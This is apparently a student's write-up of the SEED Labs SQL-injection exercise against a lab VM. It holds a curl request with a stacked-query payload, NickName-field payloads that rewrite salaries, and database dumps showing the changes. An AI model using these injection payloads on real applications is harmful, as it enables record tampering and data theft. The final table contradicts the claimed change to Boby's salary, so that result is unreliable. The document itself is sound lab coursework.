www.seedlabsqlinjection.com/unsafe_home.php?username='+or+1%3D1%3B+update+credential+set+Nickname%3D'All'+and+EID
```

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set Nickname='All' and EID='10000';#' and Password='da39a3e'' ' at line 3]\n


```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_home.
Cookie: PHPSESSID=ipl17kcgd8cjcglcorkcs9rhh7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 15 Apr 2020 23:29:18 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Fri, 27 Apr 2018 20:31:29 GMT
ETag: "235ee-56ada63915bcc-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsqlinjection.com/css/style_h
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_home.
Cookie: PHPSESSID=ipl17kcgd8cjcglcorkcs9rhh7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 15 Apr 2020 23:29:18 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Fri, 27 Apr 2018 20:31:29 GMT
ETag: "2a2-56ada63914c2a-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Firefox Web Browser
SQLi Lab
HTTP Header Live
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
GET
Send
Clear
Options
File Save
Record Data
autoscroll
Type here to search

```
http://www.seedlabsqlinjection.com/unsafe_home
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/index.html
Cookie: PHPSESSID=ipl17kcgd8cjcglcorkcs9rhh7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Thu, 16 Apr 2020 00:19:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 995
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seedlabsqlinjection.com/css/bootstr
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_home.
Cookie: PHPSESSID=ipl17kcgd8cjcglcorkcs9rhh7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 15 Apr 2020 23:29:18 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Fri, 27 Apr 2018 20:31:29 GMT
ETag: "235ee-56ada63915bcc-gzip"
```

```
http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+1%3D1%3B+update+cre
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/index.html
Cookie: PHPSESSID=ipl17kcgd8cjcglcorkcs9rhh7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Content-Length:0



```
[04/15/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+1%3D1%3B+update+credential+set+Nickname%3D%27Al
l%27+and+EID%3D%2710000%27%3B%23%27+and+Password%3D%27da39a3e%27&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
```


```
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the ma
nual that corresponds to your MySQL server version for the right syntax to use near 'update credential set Nickname='All' and EID='10000';#'
and Password='da39a3e'' ' at line 3]\n[04/15/20]seed@VM:~$
```

3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.
In this task we increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. In the edit profile we enter ‘,salary=’100000’ where EID=’10000’;# in the


nickname field to exploit the vulnerability. We hit save and observe that there is a change in salary of alice. We also check if this is modified in the database. We observe that yes it is.



www.seedlabsqlinjection.com/unsafe_home.php?username=Alice&Password=seedalice

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	




www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Alice's Profile Edit

NickName	',salary='100000' where EID='10(
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save


Copyright © SEED LABs



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
www.seedlabssqlinjection.com/unsafe_home.php
Home
Edit Profile
Logout


Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	



```
mysql> update credential set name='Alice' where EID='10000';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------
--------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
                    |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------
--------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54
747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c
142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca6
69eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab
0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f
22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905
f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------
--------------------+
6 rows in set (0.00 sec)

mysql> 
```

Task 3.2: Modify other people' salary.
In this task we are changing the salary of boby to $1. ',salary='1' where EID='20000';#
By executing this in the nickname field of alice's profile we click save. We check in the database and observe that the boby's salary is changed to $1.


SQLi Lab - Mozilla Firefox


www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Alice's Profile Edit

NickName	',salary='1' where EID='20000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Save

Copyright © SEED LABs


```
mysql> mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | ahf75737kk237698ggh687sd65kn5698j76547wq |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
